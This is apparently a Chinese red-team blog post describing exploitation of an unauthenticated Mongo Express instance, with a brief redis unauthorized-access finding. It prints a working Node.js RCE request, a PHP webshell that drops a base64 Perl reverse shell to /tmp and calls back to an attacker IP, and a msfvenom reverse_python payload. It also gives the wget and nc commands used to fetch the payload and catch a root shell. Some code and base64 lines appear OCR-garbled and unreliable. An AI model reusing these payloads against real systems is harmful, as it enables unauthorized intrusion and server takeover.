
然后里面有很多的文件，都可以导出来



这里直接从后台泄露的文件里面找到MongoDB的数据库账户密码




还有这个站点的所以登录操作的日志记录都可以下载下来



img

使用wappalyzer插件进行查看，发现是Express的web框架以及使用Node.js语言编写的，则可以执行任意node.js代码。



img

下面是我从微信公众号找到的专门针对于Mongo Express漏洞框架的POC，可以实现远程命令执行


```
1 POST /checkValid HTTP/1.1
2 Host: 目标资产的IP:端口
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7 Connection: close
8 Authorization: Basic YWRtaW46cGFzcw==
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 134
11 document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("ping 3apk66.dnslog.cn")
12 )
```

可以看到我们的bp数据包，这里显示执行成功了，那么再看看我们的dnslog有没有成功回显



img

可以看到我们这里的dnslog成功回显了，这里成功可以远程命令执行




img

拿root权限

我这里先使用kali进行测试，看看能不能ping通目标IP

发现可以ping通目标IP，那么我这里当时想的就是既然可以进行执行远程代码，那么是不是可以执行反弹shell操作呢？




img

这里给师傅们分享一个我平常经常在打攻防使用的一个webshell木马

```
1 <?php
2 function which($pr) {
3     $path = execute("which $pr");
4     return ($path ? $path : $pr);
5 }
6 function execute($cfe) {
7     $res = '';
8 }
```

```
9  if ($cfe) {
10  if(function_exists('exec')) {
11  @exec($cfe,$res);
12  $res = join("\n",$res);
13  } elseif(function_exists('shell_exec')) {
14  $res = @shell_exec($cfe);
15  } elseif(function_exists('system')) {
16  @ob_start();
17  @system($cfe);
18  $res = @ob_get_contents();
19  @ob_end_clean();
20  } elseif(function_exists('passthru')) {
21  @ob_start();
22  @passthru($cfe);
23  $res = @ob_get_contents();
24  @ob_end_clean();
25  } elseif(@is_resource($f = @popen($cfe,"r"))) {
26  $res = '';
27  while(!@feof($f)) {
28  $res .= @fread($f,1024);
29  }
30  @pclose($f);
31  }
32  }
33  return $res;
34  }
35  function cf($fname,$text){
36  if($fp=@fopen($fname,'w')) {
37  @fputs($fp,@base64_decode($text));
38  @fclose($fp);
39  }
40  }
41  $yourip = "kali的IP";
42  $yourport = 'kali的监听端口';
43  $usedb = array('perl'=>'perl','c'=>'c');
44  $back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0W0KJGntZD0gImx5bngiOw0KJf
45  "aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGntZDsNCiR0YXJnZXQ9JEFsR1ZbMF07DQokcG9ydD0f
46  "hcmdldCkgfHwgZGl1KCJFcnJvcjogJCFcbiIpOw0KJHBhZGRyPjNvY2thZGRyX2luKCRwb3J0LC/
47  "sNCiRwcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULC
48  "kVycm9yOiaKIVxuIik7DQpjb25uZWNoKFNpQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiaKIV
49  "KTSnCM9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTSnCM9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTSn
50  "OKTSnCMNs3NlKFNURE9VVck7DQpjbG9zZShTVERFUlIpOw==";
51  cf('/tmp/.bc',$back_connect);
52  $res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
    ?>
```


只需要修改下面的这两个地方即可，使用修改起来都很方便



```


文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告: 您正在使用 root 帐户。有可能会损害您的系统。
36 if($fp=@fopen($fname,'w')) {
37 @fputs($fp,@base64_decode($text));
38 @fclose($fp);
39 }
40 }
41 $yourrip = "10.10.10.128";
42 $yourport = '4444';
43 $usedb = array('perl' => 'perl', 'c' => 'c');
44 $back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0w0KJGntZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtYWAI02Vj";
45 "aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGntZDsNCiR0YXJnZXQ9JEFsR1ZbMF07DQokcG9ydD0kQVJHVlsx-XTsNCiRpYWRkcj1pbmV0X2F0b24oJHR";
46 "hcmdldCkgfHwgZGllKCJFcjogJCFCbiIpOw0KJHBhZGRyPjNvY2thZGRyX2luKCRwb3J0LCAkaWFKZHI-PIHx8IGRlZSgIRXJyb3I6ICQhXG4iKT";
47 "sNCiRwcm90b2lnZXNwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQRl9JTkVULCBTT0NLX1NUUkVBTSwgJHByb3RvKSB8fCBkaWUoI";
48 "kVycm9yOiAkIVxuIik7DQpjb25uZWNOKFNPQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9yOiAkIVxuIik7DQpvcGVuKFNURl0LCAiPiZTT0NLRVQi";
49 "KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsNCmNsb3NlKFNUREL";
50 "OKTsNCmNsb3NlKFNURE9VVck7DQpjbG9zZShTVERFULIpOw==";
51 cf('/tmp/.bc',$back_connect);
52 $res = execute(which('perl')." /tmp/.bc $yourrip $yourport 6");
53 ?>

```

img

因为不知道上面的目标站点会不会解析php木马，所以我这里再使用kali的msfvenom命令生成py脚本执行

```
1 msfvenom -p cmd/unix/reverse_python LHOST=10.10.10.128 LPORT=4444 -f raw > web
```



```

(root@kali) - [~/桌面]
# msfvenom -p cmd/unix/reverse_python LHOST=10.10.10.128 LPORT=4444 -f raw -t webshell.py
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 348 bytes

```

img

先在本地利用python开启一个http服务，然后再使用刚才bp抓包的bp数据包进行修改，修改里面的命令执行的代码，然后下载到目标的/tmp目录下


```
1 python3 -m http.server 81
```




img

然后再使用bp下载两个webshell的脚本文件，一个php文件和一个py的脚本执行文件


```
1 wget http://10.10.10.128:81/webshell.py -O /tmp/shellwget http://10.10.10.128:
```



img

kali上监听4444端口


```
1 nc -lvvp 4444
```



img

这里测试发现webshell.py脚本可以成功反弹shell，并且成功拿到了改目标资产站点的root权限，这个站点之间打穿了

```
1 document=this.constructor.constructor("return process")().mainModule.require('
```




img

修复建议

1.及时升级漏洞组件 2.不要使MongoExpres服务暴露在公网上 3.修改默认登录密码
admin:pass

redis未授权访问

上面的这个站点存在Mongo Express未授权登录漏洞，那么下面我这里猜测可能还会存在别的未授权，所以这里通过测试发现这里这个站点还存在6379redis未授权访问漏洞



img

这里尝试使用nc连接6379端口的redis服务，看看能不能免密钥登录，直接未授权访问

师傅们，可以看到确实存在redis未授权访问漏洞，直接info可以看到里面的很多主机的信息



img

0x5 总结

后面的细节就不给师傅们演示了，后面就是拿到漏洞，然后进行疯狂拿分就ok了。

这篇文章呢，给不了解红队攻防演练的小白师傅们的一个思路 and 了解吧，上个星期的攻防过程中其实出现了很多的案例，但是都很敏感，所以没有给师傅们演示和分享，这两个案例的演示和分享呢，都是基于对多种框架的熟悉和认识的基础上来打的。后面要是还有机会的话，可以跟师傅们分享别的不一样的思路案例。

最后，希望师傅们在看完这篇文章以后有学习到不一样的思路和见解！

申明：本公众号所分享内容仅用于网络安全技术讨论，切勿用于违法途径，
所有渗透都需获取授权，违者后果自行承担，与本号及作者无关，请谨记守法。



没看够~？欢迎关注！

分享本文到朋友圈，可以凭截图找老师领取

上千教程+工具+靶场账号哦



分享后扫码**加我**！

回顾往期内容

Xray挂机刷漏洞

零基础学黑客，该怎么学？

网络安全人员必考的几本证书！

文库 | 内网神器cs4.0使用说明书

代码审计 | 这个CNVD证书拿的有点轻松

【精选】SRC快速入门+上分小秘籍+实战指南

代理池工具撰写 | 只有无尽的跳转，没有封禁的IP！



点赞+在看支持一下吧~感谢看官老爷~

你的点赞是我更新的动力